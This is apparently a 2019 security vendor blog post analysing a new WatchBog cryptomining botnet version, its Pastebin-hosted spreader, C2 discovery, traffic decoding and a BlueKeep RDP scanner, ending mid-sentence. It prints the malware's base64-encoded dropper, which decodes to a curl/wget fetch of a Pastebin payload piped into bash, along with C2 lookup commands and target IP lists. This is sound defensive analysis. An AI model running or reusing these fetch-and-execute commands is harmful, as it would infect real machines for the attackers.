Watching the WatchBog: New BlueKeep Scanner and Linux Exploits

intezer.com/blog/linux/watching-the-watchbog-new-bluekeep-scanner-and-linux-exploits/

July 24, 2019

Written by Paul Litvak and Ignacio Sanmillan - 24 July 2019

Get Free Account

Join Now

Overview

- We have discovered a new version of **WatchBog**—a cryptocurrency-mining botnet operational since late 2018—that we suspect has compromised more than 4,500 Linux machines in newer campaigns taking place since early June.
- Among the new Linux exploits, this version of WatchBog implements a BlueKeep RDP protocol vulnerability scanner module, which suggests that WatchBog is preparing a list of vulnerable systems to target in the future or to sell to third party vendors for profit.
- The malware is currently undetected by all security vendors.
- In this blog post we provide prevention and response recommendations for Windows and Linux users, in addition to a YARA signature for detecting this and future threats that share the same malicious code.

Introduction

WatchBog is a cryptocurrency-mining botnet that was spotted as early as November 2018. The group is known to be exploiting known vulnerabilities to compromise Linux servers. The group was documented in the past by the Alibaba Cloud Security department.


Since the last publication regarding this group, it has upgraded its implants by implementing a new spreading module in order to improve the coverage of vulnerable servers. We have detected a new version of WatchBog, which incorporates recently published exploits—among them being Jira's CVE-2019-11581 (added 12 days after the release of the exploit), Exim's CVE-2019-10149, and Solr's CVE-2019-0192.

We also found that this spreader module incorporated a BlueKeep scanner.

BlueKeep, also known as CVE–2019-0708, is a Windows-based kernel vulnerability, which allows an attacker to gain RCE over a vulnerable system. The vulnerability is present in unpatched Windows versions ranging from Windows 2000 to Windows Server 2008 and Windows 7. There is no known public PoC available for achieving RCE with this vulnerability, and no attack has been spotted in the wild yet. The incorporation of this scanner module suggests that WatchBog is preparing a list of vulnerable systems for future developments with regards to BlueKeep.


The Jira, Solr and BlueKeep scanner modules were all added in the time frame of 13 days. WatchBog seems to be accelerating the incorporation of new functionalities as of late.

The spreader binary is currently undetected by security vendors:



VirusTotal

After uploading this file to Intezer Analyze we can immediately see that it shares code with WatchBog, before even beginning to reverse engineer the file:



Intezer Analyze analysis

While investigating this new spreader module, we discovered a flaw with its design that allowed us to stage a 'man-in-the-middle' attack, to help us analyze the binary. We provide an analysis of this module in the technical analysis below.

Technical Analysis

The WatchBog threat actor group runs an initial deployment script when infecting a target. This script sets up persistence via crontab and downloads further Monero miner modules from Pastebin, as has been previously documented by Alibaba Cloud.

The interesting addition to this script is the following part in the end of the script:


```
if [ ! -f "/tmp/.tmplassstgggzzzqpppppp12233333" ]; then
    touch /tmp/.tmplassstgggzzzqpppppp12233333
    echo
"KGN1cmwgLWZzU0xrIGh0dHBzOi8vcGFzdGViaW4uY29tL3Jhdy9XMVlrcnFIa3x8d2dldCAtcSAtTyAtIGh0dHBzOi8vcGFzdG
ViaW4uY29tL3Jhdy9XMVlrcnFIayl8YmFzaAo="|base64 -d|bash
fi
#
```

As per the WatchBog's script's typical way of operating, the script downloads another base64-encoded payload from *Pastebin*, which further downloads another module and then executes it:

```
paul@paulpc:~/Documents/malware/watchbog$ echo KGN1cmwgLWZzU0xrIGh0dHBzOi8vcGFzdGViaW4uY29tL3Jhdy9XMVlrcnFIa3x8d2d
ldCAtcSAtTyAtIGh0dHBzOi8vcGFzdGViaW4uY29tL3Jhdy9XMVlrcnFIayl8YmFzaAo= | base64 -d
(curl -fsSLk https://pastebin.com/raw/W1YkrqHk||wget -q -O - https://pastebin.com/raw/W1YkrqHk)|bash
```

However, this is not another miner module. Rather, it is the new spreader module.

From a quick view this is a plain dynamically linked ELF executable. However, once we started analyzing the executable, we were surprised to see that this was actually a Cython-compiled executable requiring us to expand our analysis efforts.




Cython-compiled binary

As stated by this Medium article about Cython:

“Meet**Cython**, an **optimizing static compiler** that takes your .py modules and translates them to high-performant C files. Resulting C files can be compiled into native binary libraries with no effort. When the compilation is done there’s no way to reverse compiled libraries back to readable Python source code!”.

The compiled binary does, however, include some hints to the original Python module:



Initialization


Initially, the binary creates a file at */tmp/.gooobb* in which it writes its pid as a footprint of the malware execution. Consequent attempts to launch the spreader will fail while this file exists.

The binary then retrieves its C2 servers from Pastebin:

```
paul@paulpc:~/Documents/malware/watchbog$ curl -s https://pastebin.com/raw/UeynzXEr | base64 -d
https://9d842cb6.ngrok.iopaul@paulpc:~/Documents/malware/watchbog$
paul@paulpc:~/Documents/malware/watchbog$ curl -s https://pastebin.com/raw/MMCFQMH9 | base64 -d
https://7dc5fb4e.ngrok.iopaul@paulpc:~/Documents/malware/watchbog$
paul@paulpc:~/Documents/malware/watchbog$ curl -s https://pastebin.com/raw/p3mGdbpq | base64 -d
https://7dc5fb4e.ngrok.iopaul@paulpc:~/Documents/malware/watchbog$
```

An .onion C2 server address is also hardcoded in the binary and is used as a fallback.

We can estimate the number of victims infected based on the number of visits to the Pastebin links:




As seen above, we suspect around 4,500 endpoints were infected with the use of these specific Pastebin links. As WatchBog is known to have been active before June 5—which is the upload date of these Pastebins—we believe additional machines may have been infected with the use of older Pastebin links.

The binary first attempts to connect to one of the available static C2 servers.


We observed that the onion C2 server had an expired certificate.


Normally, HTTPS clients check the validation of the SSL certificate that they are interacting with. However, this was not the case with WatchBog's implants. This led us to assume that the WatchBog client did not verify the certificate when using HTTPS, otherwise it would reject it and refuse to communicate with the C2.

This flaw allowed us to setup a transparent HTTPS proxy with our own certificate and stage a 'man-in-the-middle' attack to analyze WatchBog SSL/TLS traffic:



The binary then generates a unique key for the infected victim and sends an initial message to the C2 under this key. The following images include a sample request and response payloads from the SSL/TLS decrypted traffic:





These packets were encoded to obfuscate its content. During the analysis, we were able to determine the encoding algorithm used. The following script decodes the payload:

```
final = ""
arr = input()

for a in arr:
          stri = "begin 666 \n{0}\n \nend\n".format(a) \
            .decode("uu").strip('\x00') \
            .decode("hex") \
            .decode("base64")
        final += chr(int(stri))
print(final[::-1])
```

The initial message contains the compromised system information:

```
ulexec  intezer  ~  Downloads  $  python decode.py
{"platform": "Linux 4.15.0-54-generic", "hostname": "ubuntu", "user": "root", "ip": "[redacted]"}
```

This information will be merged and hashed to build the route of WatchBog's API hosted in its CNCs. The server replies with a "task" for the bot to perform on a list of targets:

```
ulexec  intezer  ~  Downloads  $  python decode.py
{"product": "rdp-windows", "task": "scan", "job_id": "N,<Ego^[8Ye~71ZkcSP%PtnQv}=l!jYBs78vvmF+#7%YSem*gy>#9>wGy!eE", "jo
b_key": "qRj*^mf>}Icc.8DzMz-y~{x+)R,V}JQ!nd>pdV}i:IRexu`DP3TQ15_%l1lw", "targets": "123.207.41.196:3389,123.207.41.204:3
389,123.207.41.208:3389,123.207.41.215:3389,123.207.4.122:3389,123.207.41.222:3389,123.207.41.226:3389,123.207.41.228:33
89,123.207.41.231:3389,123.207.41.234:3389,123.207.41.235:3389,123.207.41.237:3389,123.207.4.124:3389,123.207.41.240:338
9,123.207.41.242:3389,123.207.41.244:3389,123.207.41.245:3389,123.207.41.247:3389,123.207.41.248:3389,123.207.4.125:3389
,123.207.41.250:3389,123.207.41.26:3389,123.207.4.128:3389,123.207.41.30:3389,123.207.41.31:3389,123.207.4.133:3389,123.
207.4.134:3389,123.207.4.135:3389,123.207.41.35:3389,123.207.4.138:3389,123.207.41.38:3389,123.207.4.139:3389,123.207.41
.39:3389,123.207.41.42:3389,123.207.4.143:3389,123.207.41.43:3389,123.207.4.144:3389,123.207.41.44:3389,123.207.41.45:33
89,123.207.4.147:3389,123.207.4.149:3389,123.207.4.15:3389,123.207.41.5:3389,123.207.4.150:3389,123.207.41.52:3389,123.2
07.4.154:3389,123.207.41.54:3389,123.207.4.157:3389,123.207.41.57:3389,123.207.4.162:3389", "creds": "NO CREDS"}
```

BlueKeep Scanner

In this newer version of WatchBog it seems that the group has integrated an RDP scanner in order to find vulnerable Windows machines to the BlueKeep vulnerability. This scanner is a Python port from zerosum0x0's scanner hosted in Github. We can make this assessment based on function name similarities:

```
def rdp_parse_serverdata(pkt)
def rdp_send(data)
def rdp_recv
def rdp_send_recv(data)
def rdp_encrypted_pkt(data, rc4enckey, hmackey, flags = "\x08\x0
def try_check(rc4enckey, hmackey)
def check_rdp_vuln
def check_host(ip)
def run_host(ip)
def rdp_hmac(mac_salt_key, data_content)
def rdp_salted_hash(s_bytes, i_bytes, clientRandom_bytes, server
def rdp_final_hash(k, clientRandom_bytes, serverRandom_bytes)
def rdp_calculate_rc4_keys(client_random, server_random)
def rsa_encrypt(bignum, rsexp, rsmod)
def rdp_rc4_crypt(rc4obj, data)
```

```
Functions window
Function name
__pyx_pf_4jail_8BlueKeep_36rdp_calculate_rc4_keys_isra_103
__pyx_pw_4jail_4Scan_5scan_rdp_windows
__pyx_pw_4jail_8BlueKeep_19rdp_rc4_crypt
__pyx_pw_4jail_8BlueKeep_21rdp_parse_serverdata
__pyx_pw_4jail_8BlueKeep_31rdp_salted_hash
__pyx_pw_4jail_8BlueKeep_33rdp_final_hash
__pyx_pw_4jail_8BlueKeep_35rdp_hmac
__pyx_pw_4jail_8BlueKeep_37rdp_calculate_rc4_keys
__pyx_pw_4jail_8BlueKeep_45rdp_encrypted_pkt
__pyx_pw_4jail_8BlueKeep_5check_rdp_vuln
```

The scanner will then attempt to find vulnerable RDP servers from the IP list provided by the CNC:

```
ulexec@ubuntu:~/Desktop$ cat tracelog | grep  "] connect"
[pid  8464] connect(9, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.226")},
[pid  8465] connect(8, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.227")},
[pid  8466] connect(7, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.228")},
[pid  8463] connect(6, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.225")},
[pid  8467] connect(10, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.229")},
[pid  8468] connect(11, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.23")},
[pid  8469] connect(12, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.230")},
[pid  8470] connect(13, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.231")},
[pid  8471] connect(14, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.232")},
[pid  8472] connect(15, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.233")},
[pid  8473] connect(16, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.234")},
[pid  8474] connect(17, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.235")},
[pid  8475] connect(18, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.236")},
[pid  8476] connect(19, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.237")},
[pid  8477] connect(20, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.238")},
[pid  8478] connect(21, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.239")},
[pid  8479] connect(22, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.24")},
[pid  8480] connect(23, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.240")},
[pid  8481] connect(24, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.241")},
[pid  8482] connect(25, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.242")},
[pid  8483] connect(26, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.243")},
[pid  8484] connect(27, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.244")},
[pid  8485] connect(28, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.245")},
[pid  8486] connect(29, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.246")},
[pid  8487] connect(30, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.247")},
[pid  8488] connect(31, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.248")},
[pid  8489] connect(32, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.249")},
[pid  8490] connect(33, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.25")},
[pid  8491] connect(34, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.250")},
[pid  8492] connect(35, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.251")},
[pid  8493] connect(36, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.252")},
[pid  8494] connect(37, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.253")},
[pid  8495] connect(38, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.254")},
[pid  8496] connect(39, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.255")},
[pid  8497] connect(40, {sa_family=AF_INET, sin_port=htons(3389), sin_addr=inet_addr("120.19.72.26")},
```

WatchBog scanning RDP ports


The default Windows service port for RDP is TCP 3389, and can easily be identified in the packets with “Cookie: mstshash=”.

```
frame contains "watchbog"

No.  Time         Source          Destination      Protocol Length Info
 117 0.274350965  172.16.167.159  139.199.100.196  TCP      102 46646 → 3389 [PSH, ACK] Seq=1 Ack=1 Win=29200 Len=46
 123 0.280085182  172.16.167.159  139.199.100.188  TCP      102 42258 → 3389 [PSH, ACK] Seq=1 Ack=1 Win=29200 Len=46
 124 0.280322226  172.16.167.159  139.199.100.45   TCP      102 35304 → 3389 [PSH, ACK] Seq=1 Ack=1 Win=29200 Len=46
 135 0.282373631  172.16.167.159  139.199.100.171  TCP      102 49436 → 3389 [PSH, ACK] Seq=1 Ack=1 Win=29200 Len=46
 136 0.282637040  172.16.167.159  139.199.100.226  TCP      102 44132 → 3389 [PSH, ACK] Seq=1 Ack=1 Win=29200 Len=46

▶ Frame 135: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface 0
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 172.16.167.159, Dst: 139.199.100.171
▶ Transmission Control Protocol, Src Port: 49436, Dst Port: 3389, Seq: 1, Ack: 1, Len: 46
▼ Data (46 bytes)
    Data: 0300002e29e00000000000436f6f6b69653a206d73747368...
    [Length: 46]

0000  00 04 00 01 00 06 00 0c  29 1d 6f 11 00 00 08 00   ········ )·o·····
0010  45 00 00 56 de b2 40 00  40 06 17 cd ac 10 a7 9f   E··V··@· @·······
0020  8b c7 64 ab c1 1c 0d 3d  2d a0 36 bc 4e 9f 0a c3   ··d····= -·6·N···
0030  50 18 72 10 44 6b 00 00  03 00 00 2e 29 e0 00 00   P·r·Dk·· ····)···
0040  00 00 00 43 6f 6f 6b 69  65 3a 20 6d 73 74 73 68   ···Cooki e: mstsh
0050  61 73 68 3d 77 61 74 63  68 62 6f 67 0d 0a 01 00   ash=watc hbog····
0060  08 00 00 00 00 00                                  ······
```

We can observe the use of the string *‘watchbog’* as the username of the RDP mstshash field.

Among some of the IP lists we found being supplied for RDP scanning, we spotted that some of the IP addresses belonged to Vodafone Australia and Tencent Computer Systems infrastructure.

After the scanning stage, the WatchBog client returns an RC4 encrypted list of vulnerable IP addresses encoded as a hexadecimal string:

